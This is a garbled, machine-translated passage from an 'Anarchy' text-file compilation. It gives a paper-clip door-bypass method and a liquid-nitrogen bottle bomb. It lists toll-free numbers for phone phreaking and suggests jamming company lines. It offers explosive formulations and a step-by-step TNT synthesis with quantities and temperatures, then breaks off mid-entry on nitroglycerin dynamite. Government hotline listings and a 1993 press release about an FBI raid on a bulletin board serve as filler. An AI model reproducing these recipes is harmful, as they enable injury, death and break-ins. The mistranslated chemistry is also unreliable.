5.Loop uma extremidade do clipe de papel em todo o cadarço. O atacador deve ser de cerca de 4/5 de um dos lados do clipe e 1/5, por outro. Vamos ver se eu posso desenhá-lo.

----- *****

- *

--- É o clipe de papel

*** É o cadarço

Isso não é muito bom, mas eu espero que você começa o retrato.

6.Todo que você tem a fazer agora é curva o clipe de papel (não, eu não vou desenhá-lo)

7.With a curva clipe de papel, colocá-lo entre a porta ea parede, por trás da coisa de metal que fica entre os dois.

8.Feed isso com a mão, até que você possa agarrar ambos os lados do cadarço.

9.Now, basta puxar a renda ea porta, ao mesmo tempo, e VIOLA! a porta está aberta.

Eu prefiro este ao longo regulares lock-picking se a porta se abre para fora, porque é muito mais rápido. Lock picking pode demorar 5 minutos ... Quando terminar corretamente este só tem 30 segundos! Então, se você puder, use este.

EXPLOSIVOS 179.ANARCHY 'N' - Prelude VOLUME

por Exodus

Para vocês, pessoas que gostam de explodir coisas e essas coisas assim, aqui está algo que não é tão perigoso ou tão difícil quanto mais dos explosivos disponível (ou capaz de criar) ... É chamado the Bomb lny (Short para bomba de nitrogênio líquido). Muito fácil de fazer:

Ingredientes:

-

Uma garrafa de plástico de dois litros

-

Nitrogênio líquido suficiente para encher a garrafa

Instruções:

Encha a garrafa com nitrogênio líquido. Então cap tão firmemente quanto possível. A vaporização do azoto vai criar uma pressão suficiente na garrafa

(Dentro de 5-15 minutos) para quebrá-lo com uma força explosiva muito forte ... Muito Fácil ...

USE POR SUA CONTA E RISCO

800 # 's para phuck com compilados pela Duelist

CHAMADA JYER INC xxx-xxx-xxxx

Os números com um? ou ligue para a frente para levá-lo em alguma viagem através switches, mas tenho certeza que se você foder com ela o suficiente, você vai ficar

há tom em algum lugar.

Divirta-se Mais tarde!

800 -

4261244?

6456561 VMS

2471753?

Página 185

5244040?

6348026?

6677827?

8723425? (Extensão discador)

9928911? Modem
6242367 VMS (#)
4262468?
3389549 VMS
2220400?
5376001?
3439255 VMS (#)
8326979?
2339558 VMS
7299000?
5335545?
3332222?
3335555 VMS
3338888?

===== Números de telefone gratuitos e bases de dados ON-LINE =====

Há muitos números gratuitos para assistência e bancos de dados on-line disponíveis para os governos federal, estadual, local e pessoal do setor privado. Alguns podem estar disponível através de uma agência federal ou estadual, enquanto outros estão disponíveis ao público em sistemas comerciais ou através de organizações privadas.

Exceto por conta própria, nem DOT nem FEMA aprova os seguintes números de telefone toll-free ou bancos de dados on-line.

Toll Fontes assistência técnica gratuita 1.Federal e Estado

2.Private Sector Toll assistência técnica gratuita

3.Federal e Agência Estado bancos de dados on-line

Bases de dados on-line 4.Commercial e privados

Toll Free FONTES DE ASSISTÊNCIA TÉCNICA FEDERAL E ESTADUAL

Guarda Costeira dos EUA - National Response Center: 1-800-424-8802

em Washington, DC - (202) 426-2675

(202) 267-2675

EPA linhas directas REGIONAIS

EPA estabeleceu agora uma linha direta em cada um de seus escritórios regionais para lidar com Título III do relatório. Por favor, anote o número do escritório em sua área.

Em todo o país - (800) 535-0202

No Alasca e DC - (202) 479-2449

Nos Escritórios Regionais:

Região I - Boston, MA - (617) 565-3273

Região II - Edison, NJ - (201) 321-6765
Região III - Philadelphia, PA - (215) 597-1260
Região IV - Atlanta, GA - (404) 347-3222
Região V - Chicago, IL - (312) 886-6418
Região VI - Dallas, TX - (214) 655-7244
Região VII - Kansas City, KS - (913) 236-2806
Região VIII - Denver, CO - (303) 293-1730
Região IX - San Francisco, CA - (415) 974-7054
Região X - Seattle, WA - (206) 442-1270

Lembre-se de relatar todos os lançamentos de materiais perigosos para o representante de Comissão de Planeamento de Emergência Local e ao seu Estado de Emergência

Comissão resposta imediatamente!

TÓXICO LIBERAÇÃO CENTER relatórios de inventário

Página 186

EPA estabeleceu uma sala de leitura no Toxic Inventário Relatórios Center (TRC), localizado a 470 L'Enfant Plaza Oriente, SW, Suite 7103,

Washington, DC 20024. A sala de leitura fornece um local para os cidadãos interessados a analisar os dados de liberação conforme fornecido ao Meio Ambiente

Protection Agency (a seção 313 relatórios). Até à data, o centro já recebeu mais de 50 mil dos relatórios de liberação 300000

antecipado.

O TRC de se destina a servir como um ponto de recebimento central, ajuda na gravação de triagem e armazenamento de dados de versão relatada no Título III.

Além disso, o TRC é proporcionar um método fácil para facilitar consultas públicas. Qualquer pessoa pode acessar as informações químicas, entrando para a

base de dados e chamar a informação acima usando CAS número, estado, cidade e / ou o nome do estabelecimento.

Staff de sistemas baseado em computador, Inc. (EPA contratante) estão à disposição para ajudar com as investigações sistema 08h00 - 16:00, segunda-feira

a sexta-feira. Para agendar uma consulta, ligue para (202) 488-1501.

QUÍMICO DE EMERGÊNCIA programa de preparação (CEPP) - 1- (800) 535-0202

(202) 479-2449

Contato: Programa de Preparação para Emergências Químicas (CEPP)

Escritório de Resíduos Sólidos e Preparação para Emergências

EUA Agência de Proteção Ambiental (WH-548A)

401 M Street, SW

Washington, DC 20460

Emergency Management Information Center (EMIC) - 1-800-638-1821

(301) 447-6771 ext 6032

Contato: Bibliotecário EMIC, Aprender Centro de Recursos

Centro Nacional de Treinamento de Emergência

16825 Sul Seton Avenue

Emmitsburg, Maryland 21727

FEMA estabelecido EMIC (Centro de Informações de Gerenciamento de Emergências) para auxiliar professores, funcionários, estudantes e usuários fora do campus da National

Centro de Treinamento Centro de Recursos de Aprendizagem de emergência com as suas necessidades de informação e pesquisa. EMIC é uma coleção especial de natural e documentos de estudo de caso tecnológicas que podem ser solicitados para empréstimo ao fogo nível estadual e funcionários de gestão de emergências, aplicando em escrita, em papel timbrado, com a bibliotecária EMIC. Outros pedidos serão encaminhados de volta aos estados apropriados para o manuseio.

SUPERFUND de recursos e conservação e recuperação ACT - 1-800-424-9346

(202) 382-3000

Contato: Para Superfund - Office of Emergency Response e corretiva

EUA Agência de Proteção Ambiental

401 M Street, SW

Washington, DC 20460

Para CERCLA - Escritório de Programas de Resíduos Enforcement

EUA Agência de Proteção Ambiental

401 M Street, SW

Washington, DC 20460

EPA estabeleceu a hotline da assistência técnica gratuito, em 1980, para responder a perguntas e fornecer documentos para aqueles que necessitam de informações sobre o Superfund e Conservação de Recursos e Lei de Recuperação.

Controle de Substâncias Tóxicas Act (TSCA) - (202) 554-1404

Contato: Gabinete de Assistência Toxic Substances Control Act

Escritório de Substâncias Tóxicas

EUA Agência de Proteção Ambiental

SETOR PRIVADO LIGAÇÃO GRATUITA apoiar a assistência técnica

CHEMTREC: 1- (800) 424-9300. Alaska, Havaí e DC (202) 483-7616

Contato: Chemical Manufacturers Association

Página 187

2501 M Street, NW

Washington, DC 20037.

The Chemical Manufacturers Association criou o Chemical Transportation Emergency Center (CHEMTREC) para fornecer assistência imediata

para aqueles na cena do acidente, 24 horas por dia, sete dias por semana. CHEMTREC mantém um banco de dados on-line sobre o produto químico, físico e

propriedades toxicológicas e efeitos na saúde dos milhares de produtos das empresas associadas. CHEMTREC opera em duas etapas: a primeira,

equipe fornecer informação química para uso na tomada no local fazendo envolvendo manipulação dos estágios iniciais do problema e, em segundo lugar, notifica o

fabricante do produto do acidente para obter informações mais detalhadas e acompanhamento adequado.

ChemNet é ativado por uma chamada para CHEMTREC. Se um carregador membro não pode responder prontamente a um incidente e um especialista em química é necessária a um site, em seguida, o remetente pode autorizar uma empresa a resposta de emergência ChemNet-contratado para ir em seu lugar.

CHLOREP: contato de emergência através CHEMTREC acima.

Contato: Chlorine Institute

342 Madison Avenue

New York, NY 10017.

O Instituto de cloro, em 1972, estabeleceu o seu Plano de Emergência Cloro (CHLOREP), uma rede de resposta, a ajuda mútua dos fabricantes de cloro

e empacotadores, para prestar assistência em emergências de cloro nos Estados Unidos e no Canadá através de instruções por telefone para a cena

pessoal ou o envio de equipes treinadas para sites. Resposta é ativado por uma chamada para CHEMTREC que por sua vez chama o designou

CHLOREP contato, que notifica o líder da equipe apropriada baseada em atribuições da equipe do setor geográficas do CHLOREP.

CAER: Conscientização da comunidade e linha de informação de resposta de emergência. Esta é uma mensagem gravada dois minutos informando chamadores do próximo eventos relacionados ao planejamento coordenado de resposta a emergências. O número de informações CAER é (202) 463-1599 e é atualizado duas vezes por mês.

Para enviar um evento a ser divulgado, envie o material para: Todd Miller

CMA Comunicação Departamento

2501 M Street, NW

Washington, DC 20037

O Centro de Investigação Fire in the National Bureau of Standards estabeleceu um acesso boletim computador público.

Contato: Doug Walton

Operador Nacional do Sistema

L (301) 975-6872

Informações no quadro de avisos inclui:

-

A lista dos mais recentes relatórios do Centro de Investigação de incêndio;

-

Informações sobre próximas atividades do Centro de Fogo Research, tais como conferências, seminários e workshops, e

-

Informações sobre FIREDOC, sistema de pesquisa bibliográfica fogo do Centro.

Federais e estaduais agência on-line DATABASES

O Escritório de Resíduos Sólidos e de Resposta a Emergências (OSWER) boletim é destinado a armazenar comunicações e transferência de tecnologia

entre as Regiões e com funcionários da sede envolvidos na regulação de resíduos sólidos ou perigosos, permitindo, ou de execução e com ORD

cientistas e engenheiros na sede e laboratórios que estão apoiando OSWER. O OSWER é operada sob contrato com o Escritório de

Programa de Gestão de Tecnologia (OPMT). O OSWER BBS oferece mensagens, boletins, arquivos e programas de computador, bancos de dados e conferências. Boletins incluem OSWER oportunidades de formação técnica e ORD seminários de transferência de tecnologia em todo o país, a nova técnica ORD publicações, os 25 principais compostos encontrados em Superfund Sites eo status atual das demonstrações de tecnologia local. Conferências incluem: Executivo (para gerentes de EPA apenas), as águas subterrâneas Workstation, monitoramento de águas subterrâneas e Remediação, Risco Gestão / Avaliação, e Expert Systems / Sistemas de Informação Geográfica. O BBS é destinado principalmente para EPA Regional, Sede e pessoal ORD, no entanto, OSWER acolhe agências governamentais estaduais e locais e autorizado EPA contratantes. O BBS número de telefone é (301) 589-8366, a linha de voz é (301) 589-8368. Os materiais perigosos Sistemas de Informação (SIGS) oferece dois programas de menu-driven para ajudar as agências estaduais, municipais e federais. Os EUA Department of Transportation (DOT), o projeto de Pesquisa e Programas Especiais Administration (RSPA) oferece acesso rápido a duas isenções informações e interpretações informais. O menu isenções fornece acesso ao seguinte: números de isenção, os titulares de isenção, datas de vencimento, tipo de recipiente e especificação DOT, materiais perigosos, o nome de transporte e de classe, e regulamentos afetados. O

Página 188

Menu interpretações fornece acesso a interpretações informais emitidos pela Divisão de Normas, Instituto de Materiais Perigosos Transporte. Cada pesquisa fornece: solicitante, assunto, produto, embalagem e regulamentos afetados. Este serviço é fornecido gratuitamente para , órgãos locais do Estado e federal. Organizações do setor privado não pode obter uma conta no SIGS mas pode chamar para receber impressões sobre

informação de que necessitam (há uma taxa para a impressão). A fim de ganhar acesso aos HMIS Você deve primeiro criar uma conta por entrar em contato com:

Lessie Graves

Office of Hazardous Materials Transportation

Unidade de Serviços de Informação

STF / COMM: (202) 366-4555

Segurança e Saúde Ocupacional Administration (OSHA)

Sistema de Informação Computadorizado (OCIS) é projetado para ajudar OSHA, Estado OSHA

Programa e Área OSHA pessoal do Gabinete para responder a empregadores e empregados "problemas de segurança e saúde no trabalho, mantendo

acesso rápido a vários arquivos de informação computadorizados. OCIS arquivos são mantidos em um Vax Digital 11/750 computador no Salt Lake City

Laboratório; BASE é o software de gerenciamento de banco de dados, sistema só é acessado a partir da OSHA e Estado escritórios Programa; arquivos estão no menu impulsionado, e novas capacidades estão em desenvolvimento.

Perguntas e comentários podem ser dirigidos a:

OCIS Help Desk

(801) 524-5366 ou 524-5896

STF 588-5366 ou 588-5896

A Biblioteca Nacional de (NLM) Toxicologia Rede de Dados de Medicina (TOXNET) é um sistema informatizado de bancos de dados orientados toxicológico,

oferecendo uma pesquisa sofisticada e um pacote de recuperação que permite acesso eficiente à informação sobre os produtos químicos conhecidos e identifica

produtos químicos desconhecidos com base em suas características. Arquivos TOXNET incluem: Substâncias Perigosas Banco de Dados (HSDB), Toxicologia Data Bank (TDB), e Chemical Research Information Carcinogênese, System (CCRIS).

NLM usuários registrados podem acessar TOXNET por ligação directa ou através de redes de telecomunicações ou TELENET Tymnet. A média de nações

Encargos de busca (por hora) são US \$ 75,00 para o horário nobre.

Para obter informações detalhadas sobre o contato TOXNET:

National Library of Medicine

Informações Serviços Especializados
Biomedical arquivos de implementação Filial
8600 Rockville Pike
Bethesda, MD 20894
(301) 496-6531 ou 496-1131

Bases de dados online comercial e privado

FIREDOC: Nations disponível a partir de NBS

O Centro de Investigação Fire in the National Bureau of Standards fez o seu sistema bibliográfico informatizado, FIREDOC, disponível para

busca on-line. O sistema pode ser acessado por telefone usando um computador como um terminal. Cerca de 7.000 itens de coleção do Centro

estão inseridos no sistema FIREDOC. Para mais informações, incluindo instruções sobre o acesso e uso de FIREDOC, entre em contato:

Nora Jason

Informações Técnicas Specialist

Centro de Investigação de incêndio

(301) 975-6862

CFRBBS é um computador de acesso à placa público boletim patrocinado por: Centro de Investigação de incêndio, o National Bureau of Standards, Department EUA

de Comércio, em Gaithersburg, MD 20899. Possui programas de computador desenvolvidos pelo Centro de Pesquisas de Fogo. Índice do conselho

incluem: programas de simulação de incêndio, informações sobre FIREDOC (Centro para o sistema de pesquisa bibliográfica Research Fogo; guia usuários FIREDOC;

e um pacote de FIREDOC compatível de comunicações), a informação sobre atividades futuras do Centro de Pesquisa do Fogo, e uma lista dos mais

Os relatórios dos anos recentes do centro. Não há taxa de conexão para usar a placa, porém o usuário paga o telefonema. Para mais

informações de contato Doug Walton, Operador de Sistema, em (301) 975-6872.

Rede (PHN) usuários Públicas Saúde Pública da Fundação de Saúde têm pleno acesso a todos os serviços médicos GTE (Network Information MINET) e

podem se comunicar diretamente com os usuários em PHN e outras divisões da MINET. O acesso ao Cirurgião Geral, NLM / NIH, CDC, e American Medical

Serviços de informação da associação (por exemplo, informações sobre as doenças, Informação sobre Medicamentos, Coding procedimento médico, Bibliografia socioeconômico, Expert

Médico Medical Information Retrieval e Serviço de Educação, Massachusetts General Hospital (MGH) Educação Médica Continuada e AP

Medical News Service) estão disponíveis variam de preço de US \$ 21 para US \$ 39 uma hora de tempo de conexão.

Taxa de inscrição, a ser pago em uma única vez é de R \$ 500,00, cada usuário adicional é registrado em US \$ 25,00, e um Guia do Usuário custa R \$ 15,00.

Tempo de conexão taxas variam de US \$ 14 por hora de pico de 7 dólares por hora de pico, as tarifas de transmissão de caracteres são \$ 0,05 por lote de 1.000 caracteres.

Página 189

Para obter informações detalhadas sobre o PHN ou MINET contato:

A Fundação de Saúde Pública

1220 L Street, NW

Suite 350

Washington, DC 20005

(202) 898-5600

Sistema de Informação Consultants, Inc. 's Sistema de Química da Informação (ICIS) e Sistema de Informação Química, Inc.' s (Fein Marquart Associates)

(CIS) são duas empresas concorrentes que oferecem cerca de 35 bases de dados cada, alguns semelhantes, outros diferentes. Bases de dados disponíveis para

busca incluir, por exemplo: Technical Data System Assistência Petróleo e Materiais Perigosos (OHMTADS) com ênfase em meio ambiente

e dados de segurança para resposta derrames; Chemical Evaluation Search and Retrieval (ceasars) dá muito detalhados, perfis avaliados com física

e informações toxicológicas e ambientais, química,; NIOSH Registro de Efeitos Tóxicos de Substâncias Químicas (RTECS) com aguda

toxdata, do TLV, normas, informações regulamentares toxicologia aquática, e status de teste NTP; Sistema de Informação de Pesquisa Carcinogenesis Química

(CCRIS) dando resultados de carcinogenicidade, mutagenicidade, promoção tumor e testes de carcinogenicidade sob contrato National Cancer Institute; GENETOX com os estudos de análise genética; adquirir informações toxicidade aquática; DÉRMICA com informações sobre a toxicidade dérmica.

Existem opções de assinante (US \$ 300 por ano e US \$ 25-85 por hora de tempo de conexão) e não-assinante (\$ 50-115 por hora o tempo de conexão).

Para informações detalhadas informações contactar:

CIS, Inc. ou Consultores de Informação, Inc.

Fein Marquart Associates 1133 15th St., NW

7215 York Road Washington, DC 20005

Baltimore, MD 21212 (202) 822-5200

(800) 247-8737

180. EXPLOSIVOS Anarchy 'N' - Volume 1 por Exodus

Você pode perguntar: "Mas por que eu iria querer saber algumas, não utilizados totalmente inúteis, números gratuitos obsoletos, pedágio" Bem, o que você usa esta informação para é com você, e se você quiser usá-lo para alguma coisa como ... bem, como, forçando que a linha a ser ocupado por 2 dias seguidos, fazendo com que o empresa a perder dinheiro, é completamente até você.

Revistas

= - = - = - = - =

Playgirl Advisor (800) 854-2878 (exceto CA)

Guia de TV (800) 523-7933 (exceto PA)

Ladie Home Journal (800) 327-8351 (exceto FA)

Sports Illustrated (800) 621-8200 (exceto IL)

Livro Digest Revista (800) 228-9700 (exceto Nebraska)

Dinheiro (800) 621-8200 (exceto IL)

Mail Order

= - = - = - = - =

(Boliche equip.) (800) 323-1812 (exceto IL)

Edd o florista, Inc. (800) 247-1075 (exceto IA)

Golf Mail Order Co. (800) 327-1760 (exceto FA)

Encha-a-cama (800) 835-2246 (exceto KS)

Internacional de Malé (800) 854-2795 (exceto CA)

Porta Yoga (cc ordens) (800) 327-8912 (exceto FA)

Único Products Co. (800) 228-2049 (exceto Nebraska)

Resorts de esqui

= - = - = - = - =

HN Concord (800) 431-2217 (somente New England Unidos)

Mt. Neve (800) 451-4211 (EAS orrn Seabord)

Esquiar nos em Franconia (800) 258-0366 (Seaboard Oriental)
Stevensville (800) 431-2211 (New England Unidos)
Manequins
= - = - = - = - = -
Dann-Dee (800) 621-3904 (exceto IL)
Aluguel de Carros
= - = - = - = - = - = -
A-Arão, Inc. (800) 327-7513 (exceto FA)
Airlines Rent-A/Car (800) 228-9650 (somente FA)
Dólar-A-Day (800) 421-6868 (exceto FA)
Hertz (800) 261-1311 (somente Canadá)
Sears Rent-A-Car (800) 228-2800 (exceto Nebraska)

Página 190

Thrifty Rent-A-Car (800) 331-4200 (exceto Oklahoma)
Jornal
= - = - = - = - = -
Globo Diário (800) 392-6622 (somente IA)
Oil Diário (800) 223-6635 (exceto NY)
Christian Science Motor (800) 225-7090 (exceto MS)
Wall Street Journal (800) 257-0300 (exceto NJ)
The Observer Nacional (800) 325-5990 (exceto MO)
FBI raids grande Ohio boletim computador; ação segue investigação conjunta com SPA.
O Bureau Federation of Investigation on sábado, 30 de janeiro, 1993, invadiram "Rusty & Edie de" um quadro de avisos computador localizado em Boardman, Ohio, que foi supostamente distribuir ilegalmente os programas de software protegido por direitos autorais. Apreendidos na operação no Rusty & quadro de avisos da Edie foram computadores, discos rígidos e equipamentos de telecomunicações, bem como registros financeiros e assinante. Nos últimos meses, o Software Publishers Association ("SPA") tem vindo a trabalhar com o FBI na investigação do Rusty & boletim de Edie, e como parte desse investigação tenha baixado vários programas comerciais e de entretenimento protegidos por direitos autorais do tabuleiro. A investigação SPA foi iniciada após o recebimento de reclamações de um número de membros da SPA que seu software estava sendo ilegalmente

distribuídos na Rusty & BBS de Edie. O quadro de avisos da Rusty & Edie foi um dos maiores quadros de avisos privadas do país. Tinha 124

nós disponíveis para chamadas e mais de 14.000 assinantes em todo os Estados Unidos e vários países estrangeiros. Até à data, o conselho tem

registrado em excesso de 3,4 milhões de telefonemas, com novas chamadas chegando a uma taxa de mais de 4.000 por dia. Foi criado em 1987 e teve

expandido para incluir mais de 19 gigabytes de armazenamento habitação mais de 100.000 arquivos disponíveis para os assinantes para download. Ele tinha pago assinantes

todo os Estados Unidos e vários países estrangeiros, incluindo Canadá, Luxemburgo, França, Alemanha, Finlândia, Países Baixos, Espanha,

Suécia e Reino Unido.

Um quadro de avisos de computador permite que os usuários de computadores pessoais para acessar um computador host por telefone modem equipado para trocar

informações, incluindo mensagens, arquivos e programas de computador. O operador de sistemas é geralmente responsável pela operação do boletim

conselho e determina quem tem permissão para acessar o quadro de avisos e em que condições. Para uma taxa de US \$ 89,00 por ano, os assinantes do

Rusty & Edie boletim tiveram acesso ao conteúdo do quadro, incluindo muitas empresas protegido por direitos autorais popular e entretenimento

pacotes. Inscritos pode "baixar" ou receber esses arquivos para uso em seus próprios computadores sem ter que pagar o proprietário protegido por direitos autorais qualquer coisa por eles.

"O SPA aplaude a ação do FBI hoje", disse Ilene Rosenthal, conselheiro geral para o SPA. "Isso mostra que o FBI reconhece o dano

que o roubo de propriedade intelectual faz com que um dos mais vibrantes indústrias do EUA. Ele demonstra claramente uma tendência de que o governo

entende a gravidade da pirataria de software. "O SPA está trabalhando ativamente com o FBI na investigação de quadros de avisos do computador,

e ataques semelhantes em outras placas são esperados em breve. Se ele está copiado de um programa comprado em uma loja de informática do bairro ou download de uma BBS milhares de quilômetros de distância, software pirata aumenta o custo da computação. De acordo com a SPA, em 1991, indústria de software perdeu US \$ 1,2 bilhão em os EUA sozinhos. Perdas internacionalmente são vários bilhões de dólares a mais.

"Muitas pessoas podem não perceber que os piratas de software porque os preços sejam mais elevados, em parte, para compensar as perdas editor de pirataria", diz Ken Wasch, diretor-executivo da SPA. Além disso, eles arruinar a reputação das centenas de quadros de avisos legítimos que servem a uma importante

função para usuários de computador. "O Software Publishers Association é a principal associação comercial do software de computador pessoal

indústria. É mais de 1.000 membros representam os editores de liderança nos mercados de software de negócios, consumo e educação. O SPA tem

escritórios em Washington DC, e Paris, França.

CONTATO: Software Publishers Association, Washington

Ilene Rosenthal .. 202/452-1600 Ext. 318

Terri Childs 202/452-1600 Ext. 320

181.ANARCHY 'N' EXPLOSIVOS - Volume 2 por Exodus

Este volume define algumas variedades de variado. explosivos, encargos, e tudo o que eu tinha em mente naquele momento. Enfim, estas fórmulas não são tão preciso nas medições para davam-se em breve resumo. No entanto, eles vão trabalhar, e se usado corretamente pode ser seguro e "divertido".

FRENCH AMMONAL [Low Explosive]:

Ingredientes:

-

86% de nitrato de amónio

-

6% de ácido esteárico

-

8% de pó de alumínio

Descrição:

Francês ammonal é uma baixa mistura explosiva facilmente improvisado. Em geral, é menos eficaz do que um peso igual de TNT. O material é carregado , pressionando-o para um recipiente adequado. Iniciação por detonador especial de um engenheiro é recomendado.

Comentários:

Este material foi testado. É eficaz.

Referências:

TM 31-201-1, Dispositivos de guerra não convencional e técnicas, parágrafo 1401.

TETRYTOL [High Explosive]:

Ingredientes:

-

75% Tetrytol

-

25% de TNT

Descrição:

Tetrytol uma alta carga de rebentamento explosivo. É usado como um explosivo de demolição, uma carga de rebentamento para minas e, artilharia. O

força explosiva de tetrytol é aproximadamente a mesma que a de TNT. Ele pode ser iniciado por um detonador. Tetrytol normalmente é carregado pelo elenco.

Comentários:

Este material foi testado. É eficaz.

Referências:

TM 9-1900, Munições, Geral, página 55. Explosivos militares, página 188.

IMPROVISADA FILLER explosivo plástico [High Explosive]:

Ingredientes:

-

Cloreto de Potássio em pó fino

-

CDATA bstals

-

Vaselina

-

MIX Thouroughly ** **

Descrição:

Este enchimento explosivo plástico pode ser detonada com um No. 8 detonador comercial ou com qualquer detonador militar. Os explosivos devem ser armazenado em um recipiente à prova d'água até que esteja pronto para uso.

Comentários:

Este material foi testado. É eficaz.

Referências:

TM 31-210, munições improvisadas, sec I, No. 1.

Inflamabilidade de GASES [Gas Explosive]:

Ingredientes:

-

Gás explosivo

Descrição:

Sob certas condições, os gases comuns actuar como combustível. Quando misturado com o ar, eles vão queimar rapidamente ou até mesmo explodir. Para algumas misturas combustível-ar, o

faixa sobre a qual a explosão pode ocorrer é bastante amplo, enquanto para outros os limites são estreitos. Os valores superiores e inferiores de combustíveis comuns

Página 192

que irá causar uma mistura inflamável são mostrados na tabela abaixo. A quantidade indicada é a percentagem por volume de ar. Se a mistura de ar-combustível é muito magra ou muito rico, ele não vai pegar fogo. Os valores apresentados são, portanto, chamados limites de inflamabilidade.

Gases (% em volume de ar)

Combustível (gás)

Limite Inferior

Limite Superior

Gas Gas água ou azul

7

72

Gas Natural

4.7

15

Hidrogênio

4.0

75

Acetileno

2 «

81

Propano

2.2

10

Gás butano

1.9

9

Comentários:

Estes combustíveis foram testados sob condições de laboratório. Eles são eficazes. Ignição depende do método de iniciação, a uniformidade da mistura, e as condições físicas.

Referências:

Boletim 29, Limites de inflamabilidade de gases e vapores HF Coward e GW Jones, Bureau of Mines, EUA Government Printing Office, 1939.

182.ANARCHY 'N' EXPLOSIVOS - Volume 3 por Exodus

Este é o mais importante, ou um dos volumes mais importantes sobre as várias misturas de anarquia que eu serei "publicação" para a

"Público". Além disso, ele pode muito bem ser a mais perigosa para se preparar, a substância que vai ser lidar com é Trinitrotolueno, ou curto - TNT.

Este alto explosivo é uma substância muito perigoso, um pouco instável. O crude TNT cristalizado é sobre a cor do açúcar mascavo e

sente gorduroso ao toque. É adequado para muitos usos como um explosivo de alta, mas não para a utilização em conchas de alto explosivo. É também altamente reactivo

para muitas outras substâncias químicas. Pode ser incorporada dinamite e muitos outros explosivos que serão explicados em mais pormenor mais tarde,

em outros volumes da anarquia.

AVISO:

NÃO TENHA terminar este projeto a menos que esteja plenamente capaz SEGURANÇA executar os processos em um cofre

MEIO AMBIENTE! SE você optar por continuar, leia as instruções completamente através ANTES DE COMEÇAR e ter todos os

MATERIAIS E FERRAMENTAS (incluindo a segurança / EQUIPAMENTOS DE EMERGÊNCIA) pronto para uso quando ou se eles são necessários. ISTO NÃO É UM PIADA! USE POR SUA CONTA E RISCO!!

Preparação de trinitrotolueno (três fases). Uma mistura de 294 gramas de ácido sulfúrico concentrado (densidade de 1,84) e 147 gramas de ácido nítrico

(Densidade 1,42) é adicionada lentamente a partir de um funil de gotejamento de 100 gramas de tolueno num altura de

600 cc. taça, enquanto o líquido é agitado vigorosamente com temperatura e um agitador eléctrico é mantida a 30 ° C a 40 ° C por água corrente fria no recipiente em que o recipiente está em pé. O adição de ácido exigirá a partir de uma hora a uma hora e meia. A agitação é então continuada durante mais meia hora, sem arrefecimento, a mistura Deixa-se repousar durante a noite num funil de separação, a camada inferior de ácido gasto é retirado, e o mononitrotolueno em bruto é pesado. Metade dela, o que corresponde a 50 gramas de tolueno, é levado para o dinitração. O mononitrotolueno (MNT) é dissolvido em 109 g de ácido sulfúrico concentrado (d. 1,84), enquanto a mistura é arrefecida em água corrente. A solução num copo alto é aquecida a 50 ° C e uma mistura de ácido, composto de 54 «gramas cada de ácido nítrico (d, 1,40) e ácido sulfúrico (d. 1,84), é adicionada lentamente gota a gota a partir de um funil de gotejamento enquanto a mistura é agitada mecanicamente. O calor gerado pela reacção a temperatura aumenta, e a velocidade de adição do ácido é regulada de modo que a temperatura da mistura situa-se sempre entre 90 ° e 100 °. A adição do ácido irá requerer cerca de 1 hora. Após o ácido ter sido adicionado, a mistura é agitada durante mais 2 horas a 90 °, 100 ° C para completar a nitração. Duas camadas separadas em pé. A camada superior consiste em grande parte de dinitrotolueno (DNT), mas provavelmente contém uma certa quantidade de TNT. O trinitration no laboratório é convenientemente realizada sem separar o DNT do ácido gasto. Enquanto a mistura é agitada activamente durante a nitração a uma temperatura de cerca de 90 °, 145 gramas de ácido sulfúrico fumante (15% de petróleo contendo livre SO₃) é adicionado lentamente por vazamento a partir de uma proveta. Um ácido misto, composto de 72 «gramas cada de ácido nítrico (d, 1,40) e a 15% de petróleo, é agora adicionados gota a gota com boa agitação, enquanto o calor da reacção mantém a temperatura a 100-115o. Depois de cerca de três quartos

do ácido ter sido adicionado, será encontrado necessário aplicar calor externo para manter a temperatura. Depois de todo o ácido foi adicionado

(Tendo 1 «a 2 horas), o aquecimento e agitação são continuados por mais 2 horas a 100-115o. Após o material ficou a noite, a superior

TNT camada será encontrada para ter solidificado a um bolo duro, e a camada inferior de ácido gasto deve ser preenchido com cdata bstals. O ácido é filtrada

através de um funil de Buchner (sem filtro), e o bolo é dividido e lavado com água sobre o mesmo filtro para remover o excesso de ácido.

O ácido usado contém quantidades consideráveis de TNT em solução, o que é precipitada por vazamento do ácido em um grande volume de água, filtrou

fora, lavados com água, e adicionado ao lote principal. Todo o de que o produto é lavado três ou quatro vezes, por agitação vigorosa com água quente

água em que é derretido. Após a última lavagem, a TNT é granulada, ao permitir-se arrefecer lentamente, em água quente, enquanto a agitação é

continuou. O produto, filtrou-se e secou-se à temperatura ambiente normal, é igual a uma amostra comercial de boa TNT bruto. Pode ser

purificado por dissolução em álcool quente a 60 ° C e deixado arrefecer lentamente, ou pode ser purificado por digestão com cinco vezes o seu peso de 5% de sódio

solução de sulfito de hidrogénio a 90 ° durante meia hora, com agitação vigorosa, a lavagem com água quente até as lavagens são incolores, e finalmente

Página 193

granulação como antes. O produto deste último tratamento é igual a uma amostra comercial de boa purificado TNT. Pure ALPHA-TNT, ponto de fusão

80.8ø, pode ser obtido por recristalização deste material uma vez a partir de ácido nítrico (d. 1,42) e uma vez a partir de álcool.

Bem, é isso ... E LEMBRAR AVISO!

183.ANARCHY 'N' EXPLOSIVOS - Volume 4 por Exodus

Neste volume particular, iremos discutir os tipos de Dynamite, estes alto-explosivos sendo um dos mais importantes ou destrutiva do

fórmulas de anarquista. Note-se que algumas dessas misturas são muito instáveis ou choque inflamado, e que os cuidados devem ser observados durante o manuseamento estas misturas instáveis. Algumas destas fórmulas de acordo com o trinitrotolueno (TNT) e a preparação para o que é dado sob o volume 3, dentro esta série.

AVISO:

ESTES SÃO EXPLOSIVOS reais, podendo causar ferimentos graves ou morte sobre uso indevido. NÃO TENHA preparar qualquer AS

Amostra se você não estiver totalmente capaz de entender os perigos e PRECAUÇÕES desses produtos. ESTES

As fórmulas são Fórmulas true para criar estas misturas e, portanto, muito perigoso. USE POR SUA CONTA E RISCO!

Guhr Dynamite:

Ingredientes

-

1 parte de terra de diatomáceas

-

3 partes de nitroglicerina

Descrição

Esta dinamite é usado principalmente na detonação. É relativamente estável, no ensaio de queda, que explodiu pela queda de um peso de 1 kg para 12 a 15 cm., Ou por

a queda de um peso de 2 kg com a 7 cm. O material congelado é menos sensível: uma redução de mais de 20 cm. com um peso de 1 kg é necessário para explodir

, e o peso de 2 kg é necessário que explode. Congelada ou descongelada, pode ser detonada por tiro nele com um rifle militar, quando realizada em um

cartucho de papel. Geralmente, é detonado com um golpe-de-Aço. Velocidade de detonação variam 6650-6800 metros por segundo em um

